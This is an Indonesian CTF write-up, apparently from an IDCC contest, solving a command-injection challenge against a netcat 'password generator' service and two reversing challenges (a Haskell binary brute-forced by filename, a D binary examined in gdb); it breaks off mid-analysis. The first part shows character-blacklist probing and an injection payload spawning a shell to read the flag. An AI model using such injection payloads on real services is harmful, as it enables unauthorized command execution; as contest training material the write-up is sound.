
Saya lalu mencoba coba untuk mengetahui adakah karakter yang diblacklist dan didapatkan sebagai berikut.



```
a@a-l ~/cfx $ nc 178.128.106.125 1337
;
###########################################
######## Random Password Generator ########
###########################################
Insert Length: a@a-l ~/cfx $ nc 178.128.106.125 1337
|
###########################################
######## Random Password Generator ########
###########################################
Insert Length: a@a-l ~/cfx $ nc 178.128.106.125 1337
&
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘&’
tr: write error: Broken pipe

a@a-l ~/cfx $ nc 178.128.106.125 1337
#
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘#’
tr: write error: Broken pipe

a@a-l ~/cfx $ nc 178.128.106.125 1337
<
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘<’
tr: write error: Broken pipe
```



```
a@a-l ~/cfx $ nc 178.128.106.125 1337
>
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘>’
tr: write error: Broken pipe

a@a-l ~/cfx $ nc 178.128.106.125 1337
\
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘\\’
tr: write error: Broken pipe

a@a-l ~/cfx $ nc 178.128.106.125 1337
/
###########################################
######## Random Password Generator ########
###########################################
Insert Length: a@a-l ~/cfx $ 
```




```
###########################################
Insert Length: a@a-l ~/cfx $ nc 178.128.106.125 1337
`
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘`’
tr: write error: Broken pipe
```

Karakter ; | \ Dilarang. Karakter piping yang dapatdigunakan adalah &.

Saya lalu mencoba coba dan didapatkan payload berikut '&<`sh`'.

Setelah cat flag*. Tekan ctrl-d, karena end of file maka program akan exit dan error ditampilkan di stdout, maka flag akan terlihat karena error tersebut.



```
a@a-l ~/cfx $ nc 178.128.106.125 1337
'&<`sh`'
ls
cat flag*
###########################################
######## Random Password Generator ########
###########################################
Insert Length: fold: invalid number of columns: ‘’
tr: write error: Broken pipe
/bin/sh: 1: cannot open flag
password-generator.py
run.sh
IDCC{Br3ak_Y0urZ_LImIT}: No such file
```


FLAG: **IDCC{Br3ak_Y0urZ_LImIT}**

Reversing

EzPz (50pts)


Can you reverse this flag for me
Flag="c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"

Diberikan binary 64 bit.



```
a@a-l ~/cfx $ mv ezpz t
a@a-l ~/cfx $ ./EzPz
"/V8H9~55"
a@a-l ~/cfx $ 
```

Hasil decompilasi dari IDA, sangat rusak, kemungkinan binary tersebut adalah binary haskell yang di compile.



```
a@a-l ~/cfx $  c
a@a-l ~/cfx $ strings EzPz | grep haskell
    Please report this as a GHC bug:  http://www.haskell.org/ghc/reportabug
n_haskell_handlers
base_GHCziIOziEncodingziIconv_haskellChar_closure
base_GHCziIOziEncodingziIconv_haskellChar_info
a@a-l ~/cfx $ 
```


Karena itu saya mencoba mendecompile dengan tools hsdecomp https://github.com/gereeter/hsdecomp/ dan didapatkan source yang lebih baik untuk dianalisis.

```
Main_main_closure = >>= $fMonadIO
    getProgName
    (\s2cT_info_arg_0 ->
        print
            ($fShow[] $fShowChar)
            (reverse
                (foldl $fFoldable[]
                    ++
                    []
                    (map
                        (\s29f_info_arg_0 -> foldl $fFoldable[] ++ []
s29f_info_arg_0)
                        (map
                            (\s29w_info_arg_0 -> : (!! rsN_closure
(!! s29w_info_arg_0 loc_7159336)) (: (!! rsN_closure (!!
s29w_info_arg_0 (I# 1))) (: (!! rsN_closure (!! s29w_info_arg_0 (I#
2))) (: (!! rsN_closure (!! s29w_info_arg_0 (I# 3))) []))))
                            (map
                                (\s29M_info_arg_0 ->
                                    map
                                        (\s29L_info_arg_0 ->
                                            case s29L_info_arg_0 of
                                                <tag 1> ->
fromInteger $fNumInt (S# 0),

c2OM_info_case_tag_DEFAULT_arg_0@_DEFAULT -> !!ERROR!!
                                        )
                                        s29M_info_arg_0
                                )
                                (map
                                    (\s2bk_info_arg_0 ->
                                        case == $fEqInt (length
$fFoldable[] s2bk_info_arg_0) (I# 16) of
                                            False -> case == $fEqInt
(length $fFoldable[] s2bk_info_arg_0) loc_7159464 of
                                                False -> ruO_info
$fEqInt s2bk_info_arg_0 [],
                                                True -> : (:
(fromInteger $fNumInt (S# 1)) (: (fromInteger $fNumInt (S# 0)) (:
(fromInteger $fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0)) (:
(fromInteger $fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0)) (:
(fromInteger $fNumInt (S# 0)) []))))))) (: (: (fromInteger $fNumInt
(S# 1)) (: (fromInteger $fNumInt (S# 0)) (: (fromInteger $fNumInt (S#
0)) (: (fromInteger $fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0))
(: (fromInteger $fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0))
[]))))))) (ruO_info $fEqInt (reverse (: (fromInteger $fNumInt (S# 0))
(: (fromInteger $fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0)) (:
(fromInteger $fNumInt (S# 0)) (reverse s2bk_info_arg_0)))))) [])),
                                            True -> : (: (fromInteger
$fNumInt (S# 1)) (: (fromInteger $fNumInt (S# 0)) (: (fromInteger
$fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0)) (: (fromInteger
$fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0)) (: (fromInteger
$fNumInt (S# 0)) []))))))) (ruO_info $fEqInt (reverse (: (fromInteger
$fNumInt (S# 0)) (: (fromInteger $fNumInt (S# 0)) (reverse
s2bk_info_arg_0)))) [])
                                    )
                                    (case reverse
                                        ((\s2bT_info_arg_0 ->
                                            case s2bT_info_arg_0 of
                                                <tag 1> -> [],

c2B4_info_case_tag_DEFAULT_arg_0@_DEFAULT -> ++
                                                    2
                                                    (case == $fEqInt
(mod $fIntegralInt (length $fFoldable[] s2cI_info) loc_7159464)
loc_7159336 of
```

```
                                                        False ->
!!ERROR!!,
                                                        True ->
s2cI_info
                                                    )
                                        )
                                            s2cT_info_arg_0
                                        )
                                    of
                                        <tag 1> -> [],

c2zJ_info_case_tag_DEFAULT_arg_0@_DEFAULT -> case == ($fEq[] $fEqInt)
1 [] of
                                            False -> !!ERROR!!,
                                            True -> : 0 []
                                    )
                                )
                            )
                        )
                    )
                )
            )
    )
s2cI_info = s2ce_info (ord c2B4_info_case_tag_DEFAULT_arg_0)
loc_7159336 = I# 0
loc_7159464 = I# 8
rsN_closure = : (unpackCString# "|") (: (unpackCString# "y") (:
(unpackCString# "t") (: (unpackCString# "2") (: (unpackCString# "Q")
(: (unpackCString# "G") (: (unpackCString# "Y") (: (unpackCString#
"A") (: (unpackCString# ";") (: (unpackCString# "u") (:
(unpackCString# "_") (: (unpackCString# "R") (: (unpackCString# "C")
(: (unpackCString# "e") (: (unpackCString# "D") (: (unpackCString#
"0") (: (unpackCString# "H") (: (unpackCString# "/") (:
(unpackCString# "c") (: (unpackCString# ")") (: (unpackCString# "=")
(: (unpackCString# "N") (: (unpackCString# "W") (: (unpackCString#
"V") (: (unpackCString# "o") (: (unpackCString# "&") (:
(unpackCString# "6") (: (unpackCString# "n") (: (unpackCString# "P")
(: (unpackCString# "k") (: (unpackCString# "9") (: (unpackCString#
"$") (: (unpackCString# "~") (: (unpackCString# "d") (:
(unpackCString# "O") (: (unpackCString# "K") (: (unpackCString# "a")
(: (unpackCString# "?") (: (unpackCString# ":") (: (unpackCString#
"<") (: (unpackCString# "w") (: (unpackCString# "8") (:
(unpackCString# "1") (: (unpackCString# "T") (: (unpackCString# "!")
(: (unpackCString# "f") (: (unpackCString# "3") (: (unpackCString#
"i") (: (unpackCString# "p") (: (unpackCString# "]") (:
(unpackCString# "B") (: (unpackCString# "x") (: (unpackCString# "z")
(: (unpackCString# "l") (: (unpackCString# "@") (: (unpackCString#
"s") (: (unpackCString# "J") (: (unpackCString# "j") (:
(unpackCString# "M") (: (unpackCString# "r") (: (unpackCString# "X")
(: (unpackCString# "S") (: (unpackCString# "%") (: (unpackCString#
"#") (: (unpackCString# "5")
[]))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))

s2ce_info = \s2ce_info_arg_0 ->
    case == s2cc_info s2ce_info_arg_0 (fromInteger s2cd_info (S# 0))
of
        False -> case == s2cc_info (mod $fIntegralInt s2ce_info_arg_0
(fromInteger s2cd_info (S# 2))) (fromInteger s2cd_info (S# 1)) of
            False -> case == s2cc_info (mod $fIntegralInt
s2ce_info_arg_0 (fromInteger s2cd_info (S# 2))) (fromInteger
s2cd_info (S# 0)) of
                False -> patError 4827760,
                True -> : (fromInteger $fNumInt (S# 0)) (s2ce_info
(div $fIntegralInt s2ce_info_arg_0 (fromInteger s2cd_info (S# 2)))),
            True -> : (fromInteger $fNumInt (S# 1)) (s2ce_info (div
$fIntegralInt s2ce_info_arg_0 (fromInteger s2cd_info (S# 2)))),
        True -> []
s2cd_info = $p1Real s2ca_info
s2ca_info = $p1Integral $fIntegralInt
s2cc_info = $p1Ord ($p2Real s2ca_info)

ruO_info = \ruO_info_arg_0 -> s28G_info

s28G_info = \s28G_info_arg_0 s28G_info_arg_1 ->
    case s28G_info_arg_0 of
        <tag 1> -> s28G_info_arg_1,
        c2dL_info_case_tag_DEFAULT_arg_0@_DEFAULT -> case == ($fEq[]
ruO_info_arg_0) 1 [] of
            False -> s28G_info 1 (: 0 s28G_info_arg_1),
            True -> : 0 s28G_info_arg_1
```


Dari hasil decompilasi, dapat dilihat bahwa program mengambil sesuatu dari nama program, kemungkinan adalah input. Saya merubah nama program menjadi IDCC{.

c=/2HsfweA



```
a@a-l ~/cfx/hsdecomp $ cd ../
a@a-l ~/cfx $ mv EzPz "IDCC{"
a@a-l ~/cfx $ ./IDCC\{
"c=/2Hs!5"
a@a-l ~/cfx $ 
```


Beberapa karakter sudah mendekati dengan hasil enkripsi dari flag tersebut. Karena mereverse sepertinya lebih sulit, saya membuat script solver untuk mencari flag.




```
38 40 25
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21506
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0 (pid 21506)
38 40 26
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21512
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0 (pid 21512)
38 40 27
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21518
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0 (pid 21518)
42 40 28
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21524
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0 (pid 21524)
42 40 29
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21530
```

Berikut script bruteforce sederhana perkarakter

```
from pwn import *
from string import *
from time import *
from subprocess import *

context.log_level = 'error'
def run(baru):
     os.system('mv EzPz "{}"'.format(baru))
     sleep(0.01)
     p = process('./' + baru)
     hasil = p.recv()[:-1]
     os.system('mv "{}" EzPz'.format(baru))
     sleep(0.01)
     p.close()
     return hasil.strip('"')


# cari panjang
# pan = 0
# for i in range(1, 100):
#    flag = "A" * i
#    enc = run(flag)
#     print len(enc), len(cip), i
#     if(len(enc) == len(cip)):
#           pan = i
#           break

# print flag, i
"""
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAA': pid 21500
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0
(pid 21500)
38 40 25
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21506
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0
(pid 21506)
38 40 26
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAA': pid 21512
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0
(pid 21512)
38 40 27
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid
21518
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code 0
(pid 21518)
42 40 28
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid
21524
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code
0 (pid 21524)
42 40 29
[+] Starting local process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA': pid
21530
[*] Process './AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' stopped with exit code
0 (pid 21530)
42 40 30
"""
flag = "IDCC{h"
pan = 30
mungkin =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_{}"
def match(baru):
      jum = 0
      for i in range(len(cip)):
            if(cip[i] == baru[i]):
                  jum += 1
      return jum


for j in mungkin:
      baru = flag + j
      baru += "A"*(30 - len(baru))
      dapet = run(baru)
      print j, match(dapet)
```




```
a@a-l ~/cfx $ python EZPZ.py
0 6
1 6
2 6
3 6
4 6
5 6
6 6
7 6
8 6
9 6
a 7
b 7
c 7
d 7
e 7
f 7
g 7
h 8
i 7
j 7
k 7
l 7
m 7
n 7
o 7
p 7
q 7
r 7
```



```
} /
a@a-l ~/cfx $ python EZPZ.py
0 8
1 8
2 8
3 8
4 9
5 9
6 9
7 9
8 8
9 8
```

Didapatkan 2 karakter didapatkan yaitu h4, yang kemungkinan nya adalah merujuk ke haskell. Karena membuat script solver langsung terlalu lama maka saya mencoba nya manual sampai didapatkan flag terakhir.



```
engkrip = "c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
"""
a@a-l ~/cfx $ mv EzPz "IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}"
a@a-l ~/cfx $ ./IDCC\{h4sk3Ll_i5_l4zY_4nD_Fun\}
"c=/2HsfweAeTCz]!V@alV@pz9??$eYjQVz&ln<z5"
"""
# cip -
```


Submit IDCC{h4sk3Ll_i5_l4zY_4nD_Fun} dan ternyata benar itu adalah flagnya.

FLAG: **IDCC{h4sk3Ll_i5_l4zY_4nD_Fun}**

BabyShark (80pts)


My code running while compile time :/
 babyshark c4d0ebfafe57a1351eca6a1089c1168b

Diberikan binary 64 bit. Berikut hasil eksekusi binary tersebut.



```
a@a-l ~/cfx $ ./babyshark
Flagnya sudah terenkripsi dengan aplikasi ini: 535f59586176296f7b446a492a7c687a777
62b7523446e28776b762f6e7e45722f447d2b2a7f452f456e67
Pembuatannya dilakukan pada waktu kompilasi :)
Bisakah kamu mengembalikan Flagnya?
```

Dari analisis nama fungsi pada binary pada IDA, binary tersebut dikompilasi dengan bahasa D (D lang).




```
_D3std4conv__T10emplaceRefTaTaTaZQtF
_D3std4conv__T10emplaceRefTaTaTaZQtF
_D3std4conv__T18emplaceInitializerTSQBi
_D3std4conv__T8unsignedTkZQmFNaNbNi
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std4conv__T7toCharsVii16TaVEQBd5as
_D3std5array__TQjTSQr4conv__T7toChars\
```

Berikut adalah fungsi main dari program tersebut.


```
__int64 Dmain()
{
  __int64 v0; // rax
  __int64 v1; // rax
  __int64 v2; // rdx

  v1 = D9babyshark9hexencodeFAyaZQe(
         *(void ******)((char *)&D9babyshark8enc_flagAya + v0),
        *(_QWORD *)((char *)&D9babyshark8enc_flagAya + v0 + 8));
  D3std5stdio__T7writelnTAyaTQeZQqFNfQmQoZv(v1, v2, 47LL, "Flagnya
sudah terenkripsi dengan aplikasi ini: ");
  D3std5stdio__T7writelnTAyaZQnFNfQjZv(46LL, "Pembuatannya dilakukan
pada waktu kompilasi :)");
  D3std5stdio__T7writelnTAyaZQnFNfQjZv(35LL, "Bisakah kamu
mengembalikan Flagnya?");
  return 0LL;
}
```

Saya mencoba melakukan dynamic analysis dengan melakukan breakpoint pada fungsi pencetakan string flag.




```
   0x44bf66 <D main+54>:        mov    rsi,rax
=> 0x44bf69 <D main+57>:        call   0x44be94 <_D9babyshark9hexencodeFAyaZQe>
   0x44bf6e <D main+62>:        mov    rdi,rax
   0x44bf71 <D main+65>:        mov    rcx,QWORD PTR [rbp-0x8]
   0x44bf75 <D main+69>:        mov    rsi,rdx
   0x44bf78 <D main+72>:        mov    rdx,QWORD PTR [rbp-0x10]
Guessed arguments:
arg[0]: 0x2b ('+')
arg[1]: 0x4a33f6 ("S_YXav)o{DjI*|hzwv+u#Dn(wkv/n~Er/D}+*\177E/Eng")
arg[2]: 0x4a33f6 ("S_YXav)o{DjI*|hzwv+u#Dn(wkv/n~Er/D}+*\177E/Eng")
arg[3]: 0x4a3422 ("Flagnya sudah terenkripsi dengan aplikasi ini: ")
[-----------------------------------stack-------------------------------------]
0000| 0x7fffffffdba0 --> 0x2f ('/')
0008| 0x7fffffffdba8 --> 0x4a3422 ("Flagnya sudah terenkripsi dengan aplikasi in
```

Difungsi tersebut, flag sudah dalam keadaan terenkripsi. Saya coba examine string dimana flag tersebut disimpan



```
gdb-peda$ vmmap 0x4a33f6
Start              End                Perm      Name
0x00400000         0x004c1000         r-xp      /home/a/cfx/babyshark
```

String tersebut sudah tersimpan dibinary dalam keadaan terenkripsi. Dari deskripsi soal dan perilaku binary, diketahui bahwa flag dienkripsi pada saat program dikompilasi (Referensi : https://tour.dlang.org/tour/en/gems/compile-time-function-evaluation-ctfe/). Namun fungsi enkripsi kemungkinan masih ada dibinary walaupun tidak dipanggil.

